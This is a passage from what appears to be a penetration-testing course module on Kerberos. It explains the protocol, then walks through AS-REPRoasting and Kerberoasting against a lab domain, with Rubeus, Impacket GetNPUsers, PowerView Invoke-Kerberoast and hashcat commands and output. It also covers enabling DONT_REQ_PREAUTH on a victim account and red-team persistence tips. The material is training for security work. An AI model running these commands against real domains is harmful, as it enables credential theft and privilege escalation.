The service finally receives the TGS ticket and an authenticator encrypted with the user/service session key generated by the KDC. This TGS ticket is protected with the service's key so that it can decrypt it. Remember that a copy of the user/service session key is embedded within the TGS ticket, so it can extract it and check the validity of the authenticator with this session key.

If everything goes correctly, the service can finally read the information about the user, including the groups to which they belong, and according to its access rules, grant or deny them access to the service. If authentication is successful, the service responds to the client with an **AP-REP** message by encrypting the timestamp with the extracted session key. The client can then verify that this message is coming from the service and can start issuing service requests.

---

## Conclusion

As you can see, the whole process relies on shared keys and is a three-entity job. It protects users and services against ticket stealing and replaying, as the attackers would not know the keys to issue valid authenticators. However, there are still weaknesses and misconfigurations that we can exploit to attack Kerberos, which we'll cover in the following sections.

If you want to explore further explanations of the Kerberos protocol, its operation, and its components, you can review [ATTL4S'](#) posts on his [blog](#) and YouTube channel video: [\[English\] You Do \(Not\) Understand Kerberos](#).

## Kerberos Attacks Overview

---

Now that we've covered the basic principles of Kerberos, we'll dive into the exploitation and dissection of specific weaknesses or opportunities offered by this protocol.

For example, we will highlight attacks related to ticket requests, ticket forging, and delegation. We will also see that performing user reconnaissance using this protocol and even password spraying to find some accounts' passwords is possible.

---

## Ticket Request Attacks

There are two ways to request a ticket:

- TGT request, or `AS-REQ`, to which the KDC responds with an `AS-REP`
- TGS request, or `TGS-REQ`, to which the KDC responds with a `TGS-REP`

## AS-REQ Roasting

When requesting a TGT (`AS-REQ`), we saw that `by default`, a user must authenticate via an `authenticator` encrypted with their secret. However, if a user has preauthentication disabled, we could request authentication data for that user, and the KDC would return an `AS-REP` message. Since part of that message (the shared temporary session key) is encrypted using the user's password, it is possible to perform an offline brute-force attack to try and retrieve the user's password.

## Kerberoasting

Similarly, when a user has a TGT, they can request a Service Ticket for any existing service. The KDC response (TGS-REP) contains information encrypted with the secret of the `service account`. If the service account has a weak password, it is possible to perform the same offline attack to retrieve the password for that account.

---

## Kerberos Delegation Attacks

[Kerberos Delegation](#) allows a service to impersonate a user to access another resource. Authentication is delegated, and the final resource responds to the service as if it had the first user's rights. There are different types of delegation, each with weaknesses that may allow an attacker to impersonate (sometimes arbitrary) users to leverage other services. We will cover the following attacks that abuse Kerberos: `unconstrained delegation`, `constrained delegation`, and `resource-based constrained delegation`.

---

## Ticket Forging Attacks

Tickets are protected with secrets to prevent the forging of arbitrary tickets (the TGT is protected with the KDC key, and the TGS ticket is protected with the service account key). If an attacker gets hold of one of these keys, they can forge arbitrary tickets to access services with arbitrary rights. The following sections describe these two attacks: Silver Ticket for TGS forging and Golden Ticket for TGT forging.

---

## Recon and Password Spraying

Finally, it is possible to enumerate users and test passwords using the Kerberos protocol. If we ask for a TGT for a specific user, the server will respond differently depending on the user's existence in its database. In the same way, by encrypting the authenticator with different passwords, it is possible to check if the password is valid for the chosen user.

---

## Moving On

Now that we've covered the nitty gritty of the Kerberos authentication process and a brief overview of the possible attacks against it, let's dig into each attack individually and try them out in the accompanying labs.


## AS-REPROasting

<https://t.me/CyberFreeCourses>

**AS-REPRoasting** is the most basic Kerberos attack and targets "Pre-Authentication." This is rare in an organization but is one of the few Kerberos attacks that do not require any form of prior authentication. The only information the attacker needs is the username they want to attack, which can also be found using other enumeration techniques. Once the attacker has the username, they send a special AS\_REQ (Authentication Service Request) packet to the KDC (Key Distribution Center), pretending to be the user. The KDC sends back an AS\_REP, which contains a portion of information encrypted with a key derived from the user's password. The key can be cracked offline to obtain the user's password.

## How Does it Work?

TGT (Ticket Granting Ticket) Requests are encrypted with the current timestamp and the account's password. The Domain Controller will decrypt this to validate that the correct password was used. If successful, a TGT will be issued to the user for further authentication requests in the domain via an AS-REP response. A session key will be provided alongside the TGT and encrypted using the user's password.



If an account has pre-authentication disabled, an attacker can obtain an encrypted TGT for the affected account without any prior authentication. These tickets are vulnerable to offline password attacks using a tool like Hashcat or John the Ripper.

So, in a nutshell, it's possible to obtain the Ticket Granting Ticket (TGT) for any account that has the "Do not require Kerberos preauthentication" setting enabled.

Amber Smith Properties

Member Of	Password Replication	Dial-in	Environment
Sessions	Remote control	Remote Desktop Services Profile	COM+
General	Address	Account	Profile
		Telephones	Organization

User logon name:  
 @inlanefreight

User logon name (pre-Windows 2000):

☐ Unlock account

Account options:

- ☐ Use only Kerberos DES encryption types for this account
- ☐ This account supports Kerberos AES 128 bit encryption.
- ☐ This account supports Kerberos AES 256 bit encryption.
- ☒ Do not require Kerberos preauthentication

Account expires:  
☒ Never  
☐ End of:

Many vendor installation guides specify that their service account be configured this way. The authentication service reply (AS-REP) is encrypted with the account's password, and anyone on the network can request it.

AS-REPRoasting is similar to Kerberoasting but involves attacking AS-REP instead of TGS-REP.

This setting can be enumerated with Impacket, PowerView, or built-in tools such as the PowerShell AD module.

The attack can be performed with [Impacket](#), the [Rubeus](#) toolkit and other tools to obtain the ticket for the target account. As mentioned, it is relatively rare to encounter accounts with this setting enabled. While we might still see it during our assessments from time to time, it is usually far less present than Service Principal Names (SPNs), which are often subject to a Kerberoasting attack that we will cover later in this module.

There are other ways we can leverage this attack, though. Suppose an attacker has GenericWrite or GenericAll permissions over an account. In that case, they can enable this attribute and obtain the AS-REP ticket for offline cracking to recover the account's password before disabling it again. This can also be referred to as a "targeted AS-

REPROasting attack," in which we can enable the setting and AS-REPROast the account. Still, success depends on the user having a relatively weak password.

Let's work through some examples of performing this attack from a Windows host.

## Enumeration

[PowerView](#) can be used to enumerate users with their [UserAccountControl](#) ( UAC ) property flag set to DONT\_REQ\_PREAUTH .

### PowerShell Enumeration of accounts with DONT\_REQ\_PREAUTH

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser -UACFilter DONT_REQ_PREAUTH

logoncount                : 0
badpasswordtime           : 12/31/1600 7:00:00 PM
distinguishedname         : CN=Jenna Smith,OU=Server
Team,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
objectclass                : {top, person, organizationalPerson, user}
displayname               : Jenna Smith
userprincipalname         : jenna.smith@inlanefreight
name                      : Jenna Smith
objectsid                 : S-1-5-21-2974783224-3764228556-2640795941-
1999
samaccountname            : jenna.smith
admincount                : 1
codepage                  : 0
samaccounttype            : USER_OBJECT
accountexpires            : NEVER
countrycode               : 0
whenchanged               : 8/3/2020 8:51:43 PM
instancetype              : 4
usncreated                : 19711
objectguid                : ea3c930f-aa8e-4fdc-987c-4a9ee1a75409
sn                        : smith
lastlogoff                : 12/31/1600 7:00:00 PM
objectcategory            :
CN=Person,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata     : {7/30/2020 6:28:24 PM, 7/30/2020 3:09:16
AM, 7/30/2020 3:09:16 AM, 7/28/2020 1:45:00
AM...}
givenname                 : jenna
memberof                  : CN=Schema
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
lastlogon                 : 12/31/1600 7:00:00 PM
```



```

badpwdcount           : 0
cn                    : Jenna Smith
useraccountcontrol    : PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
whencreated           : 7/27/2020 7:35:57 PM
primarygroupid         : 513
pwdlastset            : 7/27/2020 3:35:57 PM
msds-supportedencryptiontypes : 0
usnchanged             : 89508

```

We can also use the Rubeus tool to look for accounts that do not require pre-authentication with the [preauthscan](#) action.

**Note:** We can also use `Rubeus.exe asreproast /format:hashcat` to enumerate all accounts with the flag `DONT_REQ_PREAUTH`.

## Performing the Attack

With this information, the `Rubeus` tool can be leveraged to retrieve the AS-REP in the proper format for offline hash cracking. This attack does not require any domain user context and can be done by just knowing the account name for the user without Kerberos pre-authentication set.

## Performing the Attack

```

PS C:\Tools> .\Rubeus.exe asreproast /user:jenna.smith
/domain:inlanefreight.local /dc:dc01.inlanefreight.local /nowrap
/outfile:hashes.txt

```

```

(_____) \      | |
(_____) ) _    | | | _ _ _ _ _
| _ _ / | | | | _ \ | | | | / _ )
| | \ \ | | | | ) ) _ | | | |
| | _ | | _ / | _ / | _ ) _ / ( _ /

```

v1.5.0

[\*] Action: AS-REP roasting

```

[*] Target User       : jenna.smith
[*] Target Domain     : inlanefreight.local
[*] Target DC         : dc01.inlanefreight.local

```

```
[*] Using domain controller: dc01.inlanefreight.local
(fe80::c872:c68d:a355:e6f3%11)
[*] Building AS-REQ (w/o preauth) for: 'inlanefreight.local\jenna.smith'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

[email protected]:9369076320<SNIP>
```

## Hash Cracking

The tool returns a list of hashes associated with the various TGTs. All that's left to do is to use Hashcat to try and retrieve the clear text password associated with these different accounts. The Hashcat hash-mode is 18200 ( Kerberos 5, etype 23, AS-REP ).

```
C:\Tools\hashcat-6.2.6> hashcat.exe -m 18200 C:\Tools\hashes.txt
C:\Tools\rockyou.txt -0

hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.1 WINDOWS) - Platform #1 [Intel(R) Corporation]
=====
* Device #1: AMD EPYC 7401P 24-Core Processor, 2015/4094 MB (511 MB
allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
```

<https://t.me/CyberFreeCourses>

```
* Filename...: C:\Tools\rockyou.txt
* Passwords..: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384
```

```
[email protected]:c4caff1049fd667...9b96189d8804:dancing_queen101
<SNIP>
```

As we can see, Hashcat successfully cracked the password for one of the two AS-REPRoastable users. In a real engagement, we could then see if this user's account could be used to either give us an initial foothold in the domain, move laterally, and spread our influence, or help us to escalate our privileges.

---

## Set DONT\_REQ\_PREAUTH with PowerView

If we find that we have `GenericAll` privileges on an account, instead of resetting the account password, we can enable the `DONT_REQ_PREAUTH` flag to make a request to get the hash of this account and try to crack it. We can use the PowerView module to do it (make sure to replace "userName" with the actual username of the victim account):

### Set DONT\_REQ\_PREAUTH with PowerView

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Set-DomainObject -Identity userName -XOR
@{useraccountcontrol=4194304} -Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=userName)(name=userName)(displayname=userName)))
VERBOSE: [Set-DomainObject] XORing 'useraccountcontrol' with '4194304' for
object 'userName'
```

---

## Onwards

Now that we have seen how to perform this attack from a Windows host, we will cover performing an AS-REPRoasting attack from a Linux machine.

## AS-REPRoasting from Linux

<https://t.me/CyberFreeCourses>

Impacket's [GetNPUsers.py](#) script can be used to enumerate users with their UAC value set to `DONT_REQ_PREAUTH`.

**Note:** When working with Kerberos on Linux, we need to use the target's DNS server or configure our host machine with the corresponding DNS entries for the domain we are targeting. That is, we need to have an entry in `/etc/hosts` for the domain/Domain Controller before attacking it.

## AS-REPROastable Users Enumeration

```
GetNPUsers.py inlanefreight.local/pixis
```

```
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation
```

Name	MemberOf	PasswordLastSet	LastLogon	UAC
amber.smith		27 21:35:52.333183	2020-07-28 20:34:15.215302	0x410220
jenna.smith	CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL	27 21:35:57.901421	<never>	0x410220

Now that we have a list of vulnerable accounts, we can request their hashes in Hashcat's format by adding the `-request` parameter to our command.

## Requesting AS-REPROastable Hashes

```
GetNPUsers.py inlanefreight.local/pixis -request
```

```
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation
```

Name	MemberOf	PasswordLastSet	LastLogon	UAC
amber.smith		27 21:35:52.333183	2020-07-28 20:34:15.215302	0x410220
jenna.smith	CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL	27 21:35:57.901421	2020-08-12 16:20:21.383297	0x410220

```
[email protected]:d28eecddc8c5e18157b3d73ec4a68aa5$2a881995d52a313d265<SNIP>
```

<https://t.me/CyberFreeCourses>

```
[email  
protected]:e65a2fa83383a0c1f189408c07fe6d32$5b0478cd94258778478<SNIP>
```

## Finding Vulnerable Accounts without Authentication

If we do not have credentials on the domain but have a username list, we can still find accounts that do not require pre-authentication. Using `GetNPUsers.py`, we can search for each account inside the file containing the user list to identify if there is at least one account vulnerable to this attack:

## Finding AS-REPROastable Accounts without Authentication

```
GetNPUsers.py INLANEFREIGHT/ -dc-ip 10.129.205.35 -usersfile  
/tmp/users.txt -format hashcat -outputfile /tmp/hashes.txt -no-pass  
  
Impacket v0.10.1.dev1+20230330.124621.5026d261 Copyright 2022 Fortra  
  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in  
Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in  
Kerberos database)  
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in  
Kerberos database)
```

We may receive an error, but we will still get the hash of the account:

## User Hash

```
cat /tmp/hashes.txt  
  
$krb5asrep$23$amber.smith@INLANEFREIGHT:d28eecd8c5e18157b3d73ec4a68aa5$2  
a881995d52a313d265<SNIP>
```

## Cracking Hashes from Linux

```
hashcat -m 18200 hashes.txt rockyou.txt  
  
hashcat (v5.1.0) starting...  
<SNIP>  
[email protected]:c4caff1049fd667<SNIP>9b96189d8804:dancing_queen101  
<SNIP>
```

<https://t.me/CyberFreeCourses>

```
Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: Kerberos 5 AS-REP etype 23
Hash.Target.....: hashes.txt
Time.Started.....: Wed Aug 12 16:37:48 2020 (18 secs)
Time.Estimated....: Wed Aug 12 16:38:06 2020 (0 secs)
Guess.Base.....: File (Tools/Cracking/Wordlists/Passwords/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 827.0 kH/s (13.72ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered.....: 1/2 (50.00%) Digests, 1/2 (50.00%) Salts
Progress.....: 28688770/28688770 (100.00%)
Rejected.....: 0/28688770 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[2321686f74746965] ->
$HEX[042a0337c2a156616d6f732103]
```

We successfully cracked the password.

---

## Red Team Usage

Red Teams may utilize AS-REPRoasting as part of two attack chains:

- **Persistence**: Setting this bit (i.e., the `DONT_REQ_PREAUTH` flag) on accounts would allow attackers to regain access to accounts in case of a password change. This is useful because it lets the team establish persistence on boxes that are likely outside the scope of monitoring (e.g., Printers) and still have a high probability of gaining access to the domain at any time. We may see this setting enabled on service accounts used by old management applications, and if discovered, the blue team may ignore them.
- **Privilege Escalation**: There are many scenarios where an attacker can change any attribute of an account but not the ability to log in without knowing or resetting the password. Password resets are dangerous as they have a high probability of raising alarms. Instead of resetting the password, attackers can enable this bit and attempt to crack the account's password hash.

---

## Conclusion

AS-REPRoasting is a powerful technique to find and crack passwords of accounts with pre-authentication disabled. This setting is not highly prevalent, but we will see it occasionally, and its success depends on an account having a cryptographically weak

password such that it can be cracked in a reasonable amount of time (with a tool such as Hashcat ).

## Kerberoasting

---

Kerberoasting is an attack against service accounts that allows an attacker to perform an offline password-cracking attack against the Active Directory account associated with the service. It is similar to ASREPROasting but does require prior authentication to the domain. In other words, we need a valid domain user account and password (even the lowest privileged) or a SYSTEM (or low privileged domain account) shell on a domain-joined machine to perform the attack. There is one caveat involving accounts without Kerberos pre-authentication set, which we will discuss later in this section.

When a service is registered, a [Service Principal Name \(SPN\)](#) is added to Active Directory and is an alias to an actual AD Account. The information stored in Active Directory includes the machine name, port, and the AD Account's password hash. In a proper configuration, "Service Accounts" are utilized with these SPNs to guarantee a strong password. These accounts are like machine accounts and can even have self-rotating passwords.

It is common to see SPNs tied to User Accounts because setting up Service Accounts can be tricky, and not all vendors support them. Worst of all, the service account may break things after 30 days when it attempts to rotate the password. For System Administrators (and vendors), the primary focus is uptime, which often causes them to default to using "User Accounts", which is fine as long as they assign the account a strong password.


During a penetration test, if an SPN is found tied to a user account and cracking was unsuccessful, it should be marked as a low severity finding and just noted that this allows attackers to perform offline password cracking attacks against this account. The potential risk here is that if, someday, this account's password is set to something weaker that an attacker can crack. In this example, a low-severity finding's primary purpose is to ensure that the client is educated about the consequences of such risky actions and how they can be done securely.

---

## Technical Details

In the previous sections, we've discussed how Kerberos works, particularly the `Service Ticket (ST)` request made by a user to consume a service.

When the KDC responds to a TGS request, here is the message it sends:



This message is fully encrypted with the session key shared between the user and the KDC, so the user can decrypt it because they know it. However, the embedded TGS ticket or Service Ticket (ST) is encrypted with the service account's secret key. The user, therefore, has a piece of data encrypted with the service account's password.

A user can request a Service Ticket (ST) for all available services existing on the Active Directory environment and have those tickets encrypted with the secret of each service account in their possession.

Now that they have a Service Ticket (ST) encrypted with a service account's password, the user can perform an offline brute-force attack to try to recover the password in clear text.

However, most services are executed by machine accounts ( `COMPUTERNAME$` ), which have 120 characters long randomly generated passwords, making it impractical to brute force.

Luckily, sometimes services are executed by user accounts. These are the services we are interested in. A user account has a password set by a human, which is much more likely to be predictable. These are the accounts that the Kerberoast attack targets. When SPN accounts are set to use the RC4 encryption algorithm, the tickets can be much easier to crack offline. We may run into organizations using only the legacy, cryptographically insecure RC4 encryption algorithm. In contrast, other mature organizations employ only AES (Advanced Encryption Standard), which can be much more challenging to crack, even on a robust password-cracking rig.

---

## Manual Detection



We then look for user accounts (not machine accounts) exposing a service. An account that exposes a service has a Service Principal Name (or SPN). It is an LDAP attribute set on the account indicating the list of existing services provided by this account. If this attribute is not empty, this account offers at least one service.

Here is an LDAP filter to search for users exposing a service:

```
&(objectCategory=person)(objectClass=user)(servicePrincipalName=*)
```

This filter returns a list of users with a non-empty SPN. A small PowerShell script allows us to automate finding these accounts in an environment:

```
$search = New-Object DirectoryServices.DirectorySearcher([ADSI] "")
$search.filter = "(&(objectCategory=person)(objectClass=user)
(servicePrincipalName=*))"
$results = $search.Findall()
foreach($result in $results)
{
    $userEntry = $result.GetDirectoryEntry()
    Write-host "User"
    Write-Host "===="
    Write-Host $userEntry.name "(" $userEntry.distinguishedName ")"
    Write-host ""
    Write-host "SPNs"
    Write-Host "===="
    foreach($SPN in $userEntry.servicePrincipalName)
    {
        $SPN
    }
    Write-host ""
    Write-host ""
}
```

This script connects to the Domain Controller and searches for all objects that match our provided filter. Each result shows us its name (Distinguished Name) and the list of SPNs associated with this account.

```
PS C:\Users\paxis> .\FindSPNAccounts.ps1
```

Users

====

krbtgt ( CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL )

SPNs

====

kadmin/changepw

<https://t.me/CyberFreeCourses>

```

User
====
sqldev ( CN=sqldev,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL )
SPNs
====
MSSQL_svc_dev/inlanefreight.local:1443

User
====
sqlprod ( CN=sqlprod,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL )
SPNs
====
MSSQLSvc/sql01:1433

User
====
sqlqa ( CN=sqlqa,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL )
SPNs
====
MSSQL_svc_qa/inlanefreight.local:1443

User
====
sql-test ( CN=sql-test,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL )
SPNs
====
MSSQL_svc_test/inlanefreight.local:1443

```

This script allows us to have a list of Kerberoastable accounts, but it does not perform a TGS request and does not extract the hash we can brute force.

We can also use the [Setspn](#) built-in Windows binary to search for SPN accounts.

## Automated Tools

[PowerView](#) can be used to enumerate users with an SPN set and request the `Service Ticket (ST)` automatically to then output a crackable hash. We can use the following method to enumerate accounts with SPNs set.

### Enumerate SPN with PowerView

<https://t.me/CyberFreeCourses>

```
PS C:\Tools> Import-Module .\PowerView.ps1
```

```
PS C:\Tools> Get-DomainUser -SPN
```

```
logoncount           : 0
badpasswordtime      : 12/31/1600 8:00:00 PM
description          : Key Distribution Center Service Account
distinguishedname    :
CN=krbtgt,CN=Users,DC=inlanefreight,DC=local
objectclass          : {top, person, organizationalPerson, user}
name                 : krbtgt
primarygroupid       : 513
objectsid            : S-1-5-21-228825152-3134732153-3833540767-502
samaccountname       : krbtgt
admincount           : 1
codepage             : 0
samaccounttype       : USER_OBJECT
showinadvancedviewonly : True
accountexpires       : NEVER
cn                   : krbtgt
whenchanged          : 5/4/2022 8:04:31 PM
instancetype         : 4
objectguid           : a68bfed4-1ccf-4b62-8efa-63b32841c05d
lastlogon            : 12/31/1600 8:00:00 PM
lastlogoff           : 12/31/1600 8:00:00 PM
objectcategory       :
CN=Person,CN=Schema,CN=Configuration,DC=inlanefreight,DC=local
dscorepropagationdata : {5/4/2022 8:04:31 PM, 5/4/2022 7:49:22 PM, 1/1/1601 12:04:16 AM}
serviceprincipalname : kadmin/changepw
memberof             : CN=Denied RODC Password Replication Group,CN=Users,DC=inlanefreight,DC=local
whencreated          : 5/4/2022 7:49:21 PM
iscriticalsystemobject : True
badpwdcount          : 0
useraccountcontrol    : ACCOUNTDISABLE, NORMAL_ACCOUNT
usncreated            : 12324
countrycode          : 0
pwdlastset           : 5/4/2022 3:49:21 PM
msds-supportedencryptiontypes : 0
usnchanged            : 12782
<SNIP>
```

We can also use use PowerView to directly perform the Kerberoasting attack.

## Kerberoasting with PowerView

<https://t.me/CyberFreeCourses>

```

PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser * -SPN | Get-DomainSPNTicket -format Hashcat |
export-csv .\tgs.csv -notypeinformation
PS C:\Tools> cat .\tgs.csv

"SamAccountName","DistinguishedName","ServicePrincipalName","TicketByteHex
Stream","Hash"
"krbtgt","CN=krbtgt,CN=Users,DC=inlanefreight,DC=local","kadmin/changepw",
,"$krb5tgs$18$*krbtgt$inlanefreight.local$kadmin/changepw*$B6D1ECE203852A0
4E57DFDD47627CDCA$D75AF1139899CA82EDA1CC6B548AACFF04DA9451F6F37E641C44F27A
E2BAB86DB49F4913B5D09F447F7EEA97629A3C0FF93063F3B20273D0<SNIP>

```

Instead of the manual method shown above, we can use the `Invoke-Kerberoast` function to perform this quickly.

## Invoke-Kerberoast

```

PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Invoke-Kerberoast

SamAccountName      : adam.jones
DistinguishedName   : CN=Adam
Jones,OU=Operations,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : IIS_dev/inlanefreight.local:80
TicketByteHexStream :
Hash                :
$krb5tgs$23$*adam.jones$INLANEFREIGHT.LOCAL$IIS_dev/inlanefreight.local:80
*$D7C42CD87BEF69BA275C9642BBEA9022BE3C1<SNIP>

SamAccountName      : sqldev
DistinguishedName   : CN=sqldev,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQL_svc_dev/inlanefreight.local:1443
TicketByteHexStream :
Hash                :
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local:
1443*$29A78F89AC24EADBB4532DF066B90F1D808A5<SNIP>

SamAccountName      : sqlqa
DistinguishedName   : CN=sqlqa,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQL_svc_qa/inlanefreight.local:1443
TicketByteHexStream :
Hash                :
$krb5tgs$23$*sqlqa$INLANEFREIGHT.LOCAL$MSSQL_svc_qa/inlanefreight.local:14
43*$895B5A094F49081330D4AEA7C1254F37EAD7<SNIP>

```

```

SamAccountName      : sql-test
DistinguishedName   : CN=sql-test,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQL_svc_test/inlanefreight.local:1443
TicketByteHexStream :
Hash                : $krb5tgs$23$*sql-
test$INLANEFREIGHT.LOCAL$MSSQL_svc_test/inlanefreight.local:1443*$68F3B218
22B3C16D272F38A5658E20F580037<SNIP>

SamAccountName      : sqlprod
DistinguishedName   : CN=sqlprod,OU=Service
